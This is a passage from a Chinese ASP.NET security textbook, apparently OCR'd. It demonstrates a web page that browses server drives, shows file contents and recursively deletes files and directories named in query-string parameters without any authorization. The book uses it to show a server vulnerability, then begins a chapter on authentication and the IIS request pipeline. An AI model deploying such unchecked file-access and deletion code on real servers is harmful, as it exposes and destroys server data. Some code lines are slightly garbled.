qSystemDir = Environment.SystemDirectory.ToString();
qMo = (Environment.WorkingSet/1024).ToString();
// 获取当前目录（即该进程从中启动的目录）的完全限定路径
qCurDir = Environment.CurrentDirectory.ToString();
// 获取主机的网络域名
qDomName = Environment.UserDomainName.ToString();
// 获取系统启动后经过的毫秒数
qTick = Environment.TickCount;
// 计算得到系统启动后经过的分钟数
```

```
qTick /= 60000;
// 获取机器名
qMachine = Environment.MachineName;
// 获取运行当前进程的用户名
qUser = Environment.UserName;
/*检索此计算机上格式为"<驱动器号>:\"的逻辑驱动器的名称，返回字符串数组，这是下一步操作的关键所在*/
achDrives = Directory.GetLogicalDrives();
// 获取此字符串数组的维数确定有多少个逻辑驱动器
nNumOfDrives = achDrives.Length;
}
```

**注意：** 需要获取映射到进程上下文的物理内存量，通过这一内存映射量可以了解 ASP.NET 程序在运行时需要多少系统物理内存，有助于更好的规划整个应用，物理内存量是以 Byte 为单位的，所以将此数值除以 1024，可以得到单位为 KB 的物理内存量。

一般来说，系统信息不需要进行操作，把它们用 asp:Label 简单地显示出来就行了。逻辑驱动器的个数在不同的服务器上是不定的，所以用不定长数组保存逻辑驱动器的名称，而且逻辑驱动器的名称也是下一步浏览目录和文件的基础，故上面的例子采用数据网格 DataGrid 来显示和处理。

显示和处理逻辑驱动器名称的 DataGrid 的代码如下：

```
<asp:DataGrid id="DriversGrid" runat="server" AutoGenerateColumns="false"
>
<Columns>
<asp:BoundColumn HeaderText="ID" DataField="ID" />
<asp:BoundColumn HeaderText="磁盘名" DataField="Drivers" />
<asp:HyperLinkColumn
HeaderText="详细信息"
DataNavigateUrlField="Drivers"
DataNavigateUrlFormatString="listdir.aspx?dir={0}"
DataTextField="Detail"
Target="_new" />
</Columns>
</asp:DataGrid>
```

上述例子中，前两个 BoundColumn 列都是显示序号和实际逻辑驱动器名称的，需要说明的是第三列，在进入各个逻辑驱动器显示目录和文件之前需要将所选择的逻辑驱动器的名称传递到显示目录的文件中，所以需要一个特殊的超链接行 HyperLinkColumn，将 DataNavigateUrlField 设置为数据源中要绑定到 HyperLinkColumn 中的超链接的 URL 字段，即逻辑驱动器名称。

然后，将 DataNavigateUrlFormatString 设置为当 URL 数据绑定到数据源中的字段时，此 HyperLinkColumn 中的超链接的 URL 显示格式，即要链接到的下一级处理页面，在此为 listdir.aspx?dir={用户点击行的逻辑驱动器名称}。

创建数据源的代码如下：

```
// 通过此方法返回一个集合形式的数据视图 DataView
ICollection CreateDataSource() {
// 定义内存中的数据表 DataTable
```

```
DataTable dt = new DataTable();
// 定义 DataTable 中的一行数据 DataRow
DataRow dr;
/*向 DataTable 中增加一个列,格式: DataColumn("Column", type)
Column 为数据列的名字,type 为数据列的数据类型*/
dt.Columns.Add(new DataColumn("ID", typeof(Int32)));
dt.Columns.Add(new DataColumn("drivers", typeof(string)));
dt.Columns.Add(new DataColumn("detail", typeof(string)));
// 使用 for 循环将逻辑驱动器的名称以行的形式添加到数据表 DataTable 中
for (int i = 0; i < nNumOfDrives; i++)
{
// 定义新行
dr = dt.NewRow();
// 对行中每列进行赋值,注意要与上边定义的 DataTable 的行相对应
dr[0] = i; // 循环生成的序号
dr[1] = achDrives[i].ToString(); // 逻辑驱动器的名称
dr[2] = "查看详情";
// 向 DataTable 中添加行
dt.Rows.Add(dr);
}
// 根据得到的 DataTable 生成自定义视图 DataView
DataView dv = new DataView(dt);
// 返回得到的视图 DataView
return dv;
}
```

通过上述方法，得到了一个包含所需数据的视图 DataView，这时只需要在此页的 Page_Load 方法中将此数据视图绑定到 DataGrid 上即可。

数据绑定代码如下：

```
DriversGrid.DataSource = CreateDataSource();
// 将此 DataGrid 进行数据绑定
DriversGrid.DataBind();
```

通过上述介绍的方法实现了获取系统信息和显示所有逻辑驱动器名称的功能，同时也可以通过相应的链接进入下一个显示目录和文件名的程序，显示该逻辑驱动器下的所有目录和文件。

### 2．显示目录中所有子目录和文件的程序

一般的文件目录下有子目录和文件两种形式，必须区分对待。调用此程序本身需要对子目录进行列表显示，而文件则需要对其属性和内容进行显示。并且两者的删除方法也不相同，所以在这里设置 DataGrid，分别用来处理和显示目录和文件。

显示目录或文件的序号和名称等数据列类似于方法 1，这里不再重复。子目录和文件分别有各自的处理页面，所以需要导航到两个不同的页面，对于子目录继续使用显示目录的程序，对其下的子目录和文件进行列表显示：

```
<asp:HyperLinkColumn DataNavigateUrlField="DirName"
DataNavigateUrlFormatString="listdir.aspx?dir={0}"
DataTextField="DirDetail"
HeaderText="详细信息"
Target=" new"
/>
```

对于文件，使用 showfile.aspx 程序显示其属性和内容：

```
<asp:HyperLinkColumn DataNavigateUrlField="FileName"
DataNavigateUrlFormatString="showfile.aspx?file={0}"
DataTextField="FileDetail"
HeaderText="详细信息"
Target=" new"
/>
```

在 DataGrid 中分别设置两个 HyperLinkColumn 列导航到不同的处理页面，其代码如下：

```
<asp:ButtonColumn HeaderText="删除"
Text="删除"
CommandName="Delete"
/>
```

由于添加、更新、删除功能列都是 DataGrid 的默认模板列，所以可以在 VS 2008 中通过 DataGrid 的属性生成器自动添加这些功能列。

在产生数据源的方法中需要使用由上一个页面传递过来的参数确定目录和文件的名称，所以在页面的 Page_Load 方法里编写下列代码：

```
strDir2List = Request.QueryString["dir"];
```

字符串 strDir2List 即传过来的目录名或文件名。生成目录数据网格（DirGrid）数据源的方法如下：

```
ICollection CreateDataSourceDir() {
dtDir = new DataTable();
DataRow dr;
// 向 DataTable 中添加新的数据列,共四列
dtDir.Columns.Add(new DataColumn("DirID", typeof(Int32)));
dtDir.Columns.Add(new DataColumn("DirName", typeof(string)));
dtDir.Columns.Add(new DataColumn("DelDir", typeof(string)));
dtDir.Columns.Add(new DataColumn("DirDetail", typeof(string)));
// 根据传入的参数（目录名）得到此目录下所有子目录名的字符串数组
string [] DirEntries = Directory.GetDirectories(strDir2List);
// 使用 foreach 循环可以对未知长度的数组进行遍历循环
foreach(string DirName in DirEntries){
dr = dtDir.NewRow();
dr[0] = i;                  // 序号
dr[1] = DirName;            // 文件夹名称
dr[3] = "删除";
dr[3] = "查看详情";
dtDir.Rows.Add(dr);
i++;
}
DataView dvDir = new DataView(dtDir);
// 返回得到的数据视图
return dvDir;
}
```

生成文件数据网格（FileGrid）数据源的方法：

```
// 通过此方法返回一个集合形式的数据视图 DataView,用来初始化文件的 DataGrid
ICollection CreateDataSourceFile()
{
```

```
dtFile = new DataTable();
DataRow dr;
dtFile.Columns.Add(new DataColumn("FileID", typeof(Int32)));
dtFile.Columns.Add(new DataColumn("FileName", typeof(string)));
dtFile.Columns.Add(new DataColumn("DelFile", typeof(string)));
dtFile.Columns.Add(new DataColumn("FileDetail", typeof(string)));
// 根据传入的参数（目录名）得到此目录下所有文件名的字符串数组
string [] FileEntries = Directory.GetFiles(strDir2List);
foreach(string FileName in FileEntries){
dr = dtFile.NewRow();
dr[0] = i;
dr[1] = FileName;
dr[2] = "删除";
dr[3] = "查看详情";
dtFile.Rows.Add(dr);
i++;
}
dvFile = new DataView(dtFile);
return dvFile;
}
```

上面例子中通过代码实现了对某个逻辑驱动器或目录中的所有子目录和文件进行列表显示，并且可以根据显示结果更进一步的浏览子目录或查看文件的属性和内容提要。浏览子目录没有目录级别要求，没有目录深度限制。

在删除子目录时需要用到 Directory.Delete(string,bool)方法，此方法有两种方式：

- 从指定路径删除空目录，代码如下：

```
public static void Delete(string);
```

- 删除指定的目录并（如果指示）删除该目录中的任何子目录，将 boolean 设置为 true，则删除此目录下的所有子目录和文件；否则将 boolean 设置为 false。

```
public static void Delete(string, boolean);
```

这里使用了第 2 种方法，如果选择删除的话，将删除此目录下的所有子目录和文件。

**注意：** Directory 类的所有方法都是静态的，无需具有目录 Directory 的实例就可以调用。实现删除子目录的方法为 VS.NET 自动添加，DataGridCommandEventArgse 为 DirGrid 中 CommandName="Delete"的 ButtonColumn 的事件，通过此事件可以得到 ButtonColumn 按钮列被单击的次数，进而确定需要删除的子目录的名称。

删除文件目录代码如下：

```
private void DirGrid_DeleteCommand(object source,
 System.Web.UI.WebControls.DataGridCommandEventArgs e){
/*定义一个单元格,e.Item 为此事件所发生行的所有项目,e.Item.Cells[1]为整个行的第二个
单元格的内容,在此 DataGrid 中为子目录的名称
*/
TableCell ItemCell = e.Item.Cells[1];
// 得到此子目录的名称的字符串
string item = ItemCell.Text;
// 删除此子目录
Directory.Delete(item,true);
// 删除后进行数据绑定以更新数据列表
DirGrid.DataBind();
```

```
}
```

在删除文件时需要用到方法 File.Delete(string path)，和 Directory 类一样，File 类的所有方法都是静态的，因而无须具有目录的实例就可调用。删除文件事件代码如下：

```
private void FileGrid_DeleteCommand(object source,
System.Web.UI.WebControls.DataGridCommandEventArgs e) {
TableCell ItemCell = e.Item.Cells[1];
// 得到此文件名称的字符串
st ring item = ItemCell.Text;
// 删除此文件
File.Delete(item);
// 删除后进行数据绑定以更新数据列表
DirGrid.DataBind();
}
```

上述代码实现了删除某一个子目录或者文件的功能，此功能在测试时需要慎重使用，一旦删除无法通过常规方法恢复。其他如目录或文件改名、修改内容等方法都可以在此程序基础上添加，实现方法也很简单。

读者可以通过添加相应功能，将其扩充为一个基于 Web 的服务器文件管理系统。我们也可以由此看到这个程序的危害性，一个没有对此安全隐患采取防范措施的服务器文件系统就都暴露在了使用此程序的用户面前。

### 3．显示文件属性和内容的程序

在显示属性和内容时需要用到的两个主要的类分别如下：

- System.IO.FileInfo：提供创建、复制、删除、移动和打开文件的实例方法，并且帮助创建 FileStream 对象。
- System.IO.StreamReader：实现一个 TextReader，使其以一种特定的编码从字节流中读取字符。除非另外指定，StreamReader 的默认编码为 UTF-8，而不是当前系统的 ANSI 代码页。UTF-8 可以正确处理 Unicode 字符并在操作系统的本地化版本上提供一致的结果。

显示页面的主要代码如下：

```
<asp:Label id="FileDetail" runat="server"/>
// 接收传入的参数,确定需要操作的文件名称
strFile2Show = Request.QueryString["file"];
// 根据文件名实例化一个 FileInfo 对象
FileInfo fi = new FileInfo(strFile2Show);
FileDetail.Text = "文件名：";
FileDetail.Text += strFile2Show+"<br>";
FileDetail.Text += "文件大小";
// 获得文件的大小,然后变换单位为 KB
FileDetail.Text += (fi.Length/1024).ToString()+"K<br>";
FileDetail.Text += "创建文件时间：";
// 获得文件的创建日期
FileDetail.Text += fi.CreationTime.ToString();
FileDetail.Text += "上次访问时间：";
// 获得文件的上次访问日期
FileDetail.Text += fi.LastAccessTime.ToString()+"<br>";
FileDetail.Text += "上次写入时间：";
```

```
// 获 得文件的上次写入日期
FileDetail.Text += fi.LastWriteTime.ToString()+"<br>";
// 实例化一个 StreamReader 对象,用于读取此 FileInfo 的内容
StreamReader FileReader = fi.OpenText();
// 定义一个长度为 1000 的字符数组作为缓冲区
char[] theBuffer = new char[1000];
```

ReadBlock 方法：从当前流中读取最大数量的字符并从索引开始将该数据写入缓冲区。

参数：

char[] buffer：方法返回时，包含指定的字符数组。

int index：buffer 中开始写入的位置。

int count：最多读取的字符数。

```
int nRead = FileReader.ReadBlock(theBuffer,0,1000);
FileDetail.Text += new String(theBuffer,0,nRead);
// 关闭此 StreamReader 并释放与之关联的所有系统资源
FileReader.Close();
```

实例演示了一个简单的 Web 页面的服务器磁盘管理应用程序，可以查看、删除目录和文件。如果需要修改、新建文件和文件夹等功能，只需添加上相应的代码就可以。这里只是通过这个程序说明服务器中存在的安全隐患。

通过这 3 个简单程序，应该能够清楚的认识到这一漏洞的危害性，如果不加防范的话，黑客的程序就能恶意调用这些托管组件查看、删除服务器的系统日志、系统文件。

# 第 8 章　ASP.NET 角色机制

任何成功的应用程序安全策略都是以稳固的身份验证和授权手段为基础的，当然，用来保证数据的保密性和完整性的安全通信也必不可少。

身份验证（authentication）是一个标识应用程序客户端的过程，这里的客户端可能是终端用户、服务，也可能是进程或计算机，通过了身份验证的客户端被称为主体（principal）。身份验证可以跨越应用程序的多层进行。终端用户起初由 Web 应用程序根据用户名和密码进行身份验证，随后终端用户的请求由中间层应用程序服务器和数据库服务器进行处理，此过程中也将进行身份验证，以便验证并处理终端用户的请求。

## 8.1　ASP.NET 安全管道

在讲解如何利用管道技术防范攻击前，读者需要先了解有关管道技术的两个定义：请求管道和处理程序。

### 1．请求管道

当一个请求需要访问某个站点的时候，IIS 接收请求并将根据 IIS 设置将扩展名映射到 ISAPI 筛选器。例如，ASP.NET 2.0 的页面.aspx、.asmx、asd 及其他扩展名都会被映射到专用 ISAPI 筛选器 aspnet_isapi.dll。筛选器将启动 ASP.NET（CRL）运行库。

请求在 ASP.NET 运行库的 HTTP Application 对象上启动。HTTPApplication 对象将请求传递给一个或多个 HTTPModule 实例进行会话维护、验证或配置文件维护。如果请求是动词和路径则将请求传递给 HTTPHandler 处理。

请求管道的处理模式和流程如图 8-1 所示。





图 8-1　请求管道

### 2．处理程序

ASP.NET 2.0 以上版本中的处理程序添加了新的内容，如可以支持应用程序配置工具和其他新功能的处理程序。这些处

理程序将允许开发人员配置 ASP.NET 用户和其他设备管理工具。这些处理程序和功能如表 8-1 所示。

**表 8-1　主要的处理程序**

| 管理处理程序 | 描　　述 |
|---|---|
| WebAdminHandler | 管理 Web 站点主页，该处理程序可以管理 ASP.NET 2.0 Web 应用程序 |
| TraceHandler | 跟踪处理信息程序 |
| WebResourcesHandler | WebResourcesHandler 可以将 Web 资源配置为后部署 |
| CachedImageServiceHandler | 支持缓存图形组件信息处理 |
| PrecompHandler | 使用 PrecompHandler 可以对 ASP.NET 应用程序中的所有.aspx 页面进行批编译 |
| WebPartExportHandler | WebPartExportHandler 支持存储和传输 Web 部件布局信息 |
| HTTPForbiddenHandler | 禁止指定类型的文件被访问，如母版页、外观文件及其他代码文件 |

## 8.1.1　HTTP 请求处理流程

请读者回想“为什么在地址栏输入 aspnet.spaces.live.com 就可以看到杨云的个人空间？”，对于普通访问者来说，这就像每天太阳东边升起西边落下一样是理所当然的。对于很多程序员来说，认为这个与己无关，不过是系统管理员或网管员的责任，毕竟 IIS 是 Windows 的一个组件，又不是 ASP.NET 的一个组成部分。

而实际上，从用户输入 Enter 键到页面呈现在他们眼前的十分之一秒内，IIS 和.NET 框架已经做了大量的幕后工作。

读者可能觉得了解这些幕后工作是如何运作的无关紧要，只要保证开发出的程序可以高效地运行就可以了。然而在开发过程中，开发人员却发现常常需要使用诸如 HttpContext 这样的类。这个时候，可曾思考过这些类的构成和类的实体是如何创建的？有些人可能简单地回答：HttpContext 代表当前请求的一个上下文环境。但 IIS、Framework、ASP.NET 是如何协同工作处理每个 HTTP 请求？如何区分不同的请求？IIS、Framework、ASP.NET 三者之间的数据如何流动的呢？

回答上面这些问题，首先需要了解 IIS 是如何处理页面请求的，这也是理解表单（form）验证模式和 Windows 验证模式的基础。

当服务器接收到一个 HTTP 请求的时候，IIS 首先需要如何处理这个请求（服务器处理.htm 页面和.aspx 页面方式不同）。那 IIS 依据什么去处理呢？答案是文件的后缀名。

服务器获取所请求页面（也可以是文件，如 jimmy.jpg）的后缀名以后，会在服务器端寻找可以处理这类后缀名的应用程序，如果 IIS 找不到可以处理此类文件的应用程序，并且这个文件也没有受到服务器端的保护（一个受保护的例子就如 App_Code 中的文件，一个不受保护的例子就是 js 脚本），那么 IIS 将直接把这个文件返还给客户端。

通常互联网服务器应用程序接口（Internet Server Application Programe Interface，ISAPI）能够处理各种后缀名的应用程序。ISAPI 的作用是代理，它的工作是映射请求的页面（文件）和与此后缀名相对应的实际处理程序。

ASP.NET 是由一系列将 HTTP 请求转变为对客户端的响应的类组成的。HttpRuntime

类是 ASP.NET 的一个主要入口，它有一个称做 ProcessRequest 的方法，这个方法以 HttpWorkerRequest 类作为参数。HttpRuntime 类包含着几乎所有关于单个 HTTP 请求的信息：请求的文件、服务器端变量、QueryString、HTTP 头信息等。ASP.NET 使用这些信息来加载、运行正确的文件，并且将这个请求转换到输出流中，一般是 HTML 页面。

当 web.config 文件的内容发生改变或.aspx 文件发生变动的时候，为了能够卸载运行在同一个进程中的应用程序，HTTP 请求被分放在相互隔离的应用程序域中。

IIS 依赖 HTTP.SYS 内置驱动程序来监听来自外部的 HTTP 请求。在操作系统启动的时候，IIS 首先在 HTTP.SYS 中注册自己的虚拟路径。也就是告诉 HTTP.SYS，哪些 URL 是可以访问的，哪些是不可以访问的。举个简单的例子：访问不存在的文件出现的 404 错误就是在这一步发生的。

如果请求的是一个可访问的 URL，HTTP.SYS 会将这个请求交给 IIS 工作者进程。每个工作者进程都有一个身份标识以及一系列的可选性能参数。

除了映射文件与其对应的处理程序以外，ISAPI 还需要做一些其他的工作：

（1）从 HTTP.SYS 中获取的 HTTP 请求信息，并且将这些信息保存到 HttpWorker-Request 类中。

（2）在相互隔离的应用程序域 AppDomain 中加载 HttpRuntime。

（3）调用 HttpRuntime 的 ProcessRequest 方法。

接下来，通常编写的代码，IIS 接收返回的数据流，并重新返还给 HTTP.SYS，最后 HTTP.SYS 将这些数据返回给客户端浏览器。

安全 HTTP 请求的流程如图 8-2 所示。





图 8-2　ASP.NET 的宿主环境

## 8.1.2　安全 HTTP 管道

前面讨论了从发出 HTTP 请求到看到浏览器输出这转瞬即逝的十分之一秒内 IIS 和框

架所做的工作。本小节讨论的是程序员编写的代码是如何在这一过程中进行衔接的。

当 HTTP 请求进入 ASP.NET Runtime 的管道由托管模块和处理器组成，当一个 HTTP 请求进入时，由管道来处理请求。

结合如图 8-3 所示的编号，看数据是如何流动的。

